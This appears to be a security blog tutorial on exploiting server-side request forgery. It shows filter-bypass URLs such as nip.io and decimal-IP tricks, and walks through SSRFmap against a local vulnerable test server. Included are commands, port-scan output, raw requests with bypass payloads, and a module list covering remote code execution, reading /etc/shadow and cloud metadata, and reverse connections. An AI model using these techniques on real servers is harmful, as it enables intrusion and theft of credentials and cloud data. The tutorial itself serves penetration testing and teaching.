vaadata.com

Exploiting the SSRF vulnerability

9-12 minutes

In this previous article, we have seen what a **SSRF vulnerability** is, and how, in general, it can be exploited. We had placed ourselves in a quite simple theoretical framework, but various elements (either due to the vulnerability itself or due to security implementations) can make the task more complicated.

In this article, we will have a look at various methods to go further. On the agenda:

- Various methods for manually bypassing filters;
- SSRFMap: a semi-automatic operating tool.

These points make it possible to highlight the potential risk that this vulnerability represents, especially since protection that is too simple is generally not enough.

Avoiding filters

Let's take again the case of a parameter vulnerable to a SSRF as explained in the previous article. Considering the nature of the expected parameter, here an URL for example, it is likely that some verifications (filters) are carried out on the server side. Here are two examples:

Scenario 1: Scanning the internal network

We want to scan the IPs of the internal network of the vulnerable server. The application could however demand that the value entered is a domain name, and not an IP address, preventing the exploitation such as "*?url=http://192.168.1.100".* In order to do so, the back-office can integrate a verification (via a regex for example), to control the format of the value entered.

A simple way to bypass is to buy any domain and to add the DNS record to the selected IP. For instance, we can do the following DNS records:

- 1.my-test-domain.com -> 192.168.1.1
- 2.my-test-domain.com -> 192.168.1.2
- …
- 254.my-test-domain.com -> 192.168.1.254

We can then scan the network with "*?url=http://100.my-test-domain.com".* Although it is functional, this method is quite demanding.

More simply, the NIP.IO plateform makes this possible. It only requires to enter <IP-CIBLE>.nip.io: the DNS server will dynamically provide the IP address entered as the corresponding IP. For example, http://192.168.1.100.nip.io enables to access the IP 192.168.1.100.

If the filter is a bit more restrictive (no numbers in the subdomain for example), we can add any values before the IP: http://this.bypass-filter.192.168.100.nip.io gives the same result as before.

Scenario 2: Targetting the vulnerable server

We now want to search the vulnerable server. However, a verification is made on the vulnerable URL parameter, which

prevents to enter *localhost* or *127.0.0.1.*

Many methods can bypass this restriction and target the server:
-using NIP.IO as mentioned earlier: 127.0.0.1.nip.io
-using other domains provided for this purpose: http://spoofed.burpcollaborator.net or http://localtest.me (registered at 127.0.0.1)
-using decimal value: http://2130706433/ (= http://127.0.0.1)
– …

To go further

A wide range of methods allow this type of bypass, depending on the vulnerable parameter, on the objective pursued and the protection put in place. The PayloadsAllTheThings project -and in particular its section dedicated to the SSRF– is a particular useful ressource.


In the next part, we will see that some semi-automated exploitation tools can (very significantly) simplify the exploitation of SSRF vulnerabilities.

A powerful tool: SSRFmap

To better know the exploitation of SSRF vulnerabilities, SSRFmap is the tool you need. Developed in Python3 and published since October 2018, it is still actively maintained[1].

As its name indicates, SSRFmap is intended to become the SQLmap[2] of the SSRF vulnerability. It allows you to exploit the vulnerable parameters of a request in a very simple and efficient way.

Let’s see what it looks like:



As we can see, SSRFmap provides ready-made modules. We see here the very useful *portscan* and *redis,* but there is actually a whole list that can be found on github page on the project. To date, the available modules are as follows:

Name	**Description**
fastcgi	FastCGI RCE
redis	Redis RCE
github	Github Enterprise RCE < 2.8.7
zabbix	Zabbix RCE
mysql	MySQL Command execution
docker	Docker Infoleaks via API
smtp	SMTP send mail
portscan	Scan top 8000 ports for the host
networkscan	HTTP Ping sweep over the network
readfiles	Read files such as /etc/passwd
alibaba	Read files from the provider (e.g: meta-data,

	user-data)
aws	Read files from the provider (e.g: meta-data, user-data)
gce	Read files from the provider (e.g: meta-data, user-data)
digitalocean	Read files from the provider (e.g: meta-data, user-data)
socksproxy	SOCKS4 Proxy
smbhash	Force an SMB authentication via a UNC Path
tomcat	Bruteforce attack against Tomcat Manager
custom	Send custom data to a listening service, e.g: netcat
memcache	Store data inside the memcache instance

These modules are very useful for any kind of exploitation. It should also be noted that the *–level* parameter automatically implements the filter bypass techniques seen in the previous section!

Finally, it should be noted that the tool also provides test files. These include a configuration file for setting up a vulnerable (python) web server as well as different requests allowing to exploit the server via the example SSRF vulnerabilities. All this can be found the subdirectory *data/* of the projet, and this is what we will use to present the tool.

Some tests

Test server

First, let’s start the web vulnerable server.

 # python3 data/example.py

```
* Serving Flask app "example" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: on
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
* Restarting with stat
* Debugger is active!
* Debugger PIN: 284-715-829
```

Warning! The server launched is voluntary vulnerable. As indicates the red message, do never launch it in a publicly accessible environment or on the network.

The server is working and available on the 5000 port locally.

Scanning services with portscan

Testing scanner port with the URL parameter on the test page ssrf2

python3 ssrfmap.py -r data/request2.txt -p url -m portscan

```
[INFO]:Module 'portscan' launched !
        [17:18:31] IP:127.0.0.1    , Found filtered  port n°80
        [17:18:31] IP:127.0.0.1    , Found filtered  port n°443
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°23
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°21
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°22
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°3389
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°110
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°445
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°139
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°143
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°6379
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°25
        [17:18:32] IP:127.0.0.1    , Found filtered  port n°53
```

…

```
        [17:18:33] IP:127.0.0.1    , Found filtered  port n°1027
        [17:18:33] IP:127.0.0.1    , Found filtered  port n°646
        [17:18:33] IP:127.0.0.1    , Found filtered  port n°5666
        [17:18:33] IP:127.0.0.1    , Found open      port n°5000
```

Requests issued by SSRFmap are in the following form[3]:

```
POST /ssrf2 HTTP/1.1
 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:62.0) Gecko/20100101 Firefox/62.0
 Accept-Encoding: gzip, deflate
 Accept: text/html,application
/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Connection: close
 Host: 127.0.0.1:5000
 Accept-Language: en-US,en;q=0.5
 Referer: http://127.0.0.1:5000/
 Content-Type: application/json
 Content-Length: 47
 Upgrade-Insecure-Requests: 1

 {"userId": "1", "url":
"http://127.0.0.1:993/"}
```

Response time determines whether or not the service is present.

The level parameter and bypasses

Let's observe now what happens when we play on the *–level* parameter.

Although the results are the same in this example, the module uses this time filters/protection bypass methods.
Still with the *portscan* module, this time ***with the level by 2***

```
POST /ssrf2 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
```

```
rv:62.0) Gecko/20100101 Firefox/62.0
   Accept-Encoding: gzip, deflate
   Accept: text/html,application
/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Connection: close
   Host: 127.0.0.1:5000
   Accept-Language: en-US,en;q=0.5
   Referer: http://127.0.0.1:5000/
   Content-Type: application/json
   Content-Length: 45
   Upgrade-Insecure-Requests: 1

   {"userId": "1", "url":
"http://127.0.1:513/"}
```

This is a classic bypass, which consists of replacing 127.0.0.1 with 127.0.1.

Other *level* can for example use following bypass:
“url”: “http://localtest$google.me:1059/”
which is equivalent, in addition to make it more difficult to read, to using localtest.me evocated in the previous section.

Do not hesitate to test the various bypasses that SSRFmap offers, some can be effective in situations that seems secure though.

Other modules

A short word on the other available modules:

networkscan enables to search other web services are available on the internal network of the vulnerable server.

readfiles downloads sensitive system files (/etc/passwd, /etc/shadow,…) on the vulnerable server.

Trick: to download other files, it is possible to modify the module in the *modules/readfiles.py* and add the corresponding files in the variable *files.*

Similarly, *alibaba, aws, gce* and *digitalocean* enables to download specific files according to the server type.

Some modules (*redis, github, Zabbix, mysql, …)* allows to exploit vulnerable services from known vulnerabilities in order to get a command line control to the server. In this case, the *-lhost* and *-lport* parameters make possible to specify the IP address and the port on which the attacking machine will be contacted by the victim.

The *ProxySocks* module uses the vulnerable server like a proxy[4] , in order to be able to use its browser (or any other web-based program) as if we were in the network of the exploited server. This module seems however not totally functional currently.

Filters in place to prevent the SSRF exploitations can be bypassed by various ways. In addition, semi-automated tools allow a quite easy and fast exploitation.

To receive other articles: click here

Ressources:

[1] At the time of writting this post, 19/07/23, the last commit had be done 11 days ago.
[2] SQLmap is an tool enabling the exploitation of SQL injection. It is indispensable in its field.
[3] In order to get the requests, the VERBOSE mode seemed to be not functional during the tests, we used an HTTP Proxy (Burp) and configured ProxyChains so that SSRFmap requests

are directed towards it.

[4] As offered by SSRF Proxy tool, which hasn't been maintained for 2 years.

https://portswigger.net/web-security/ssrf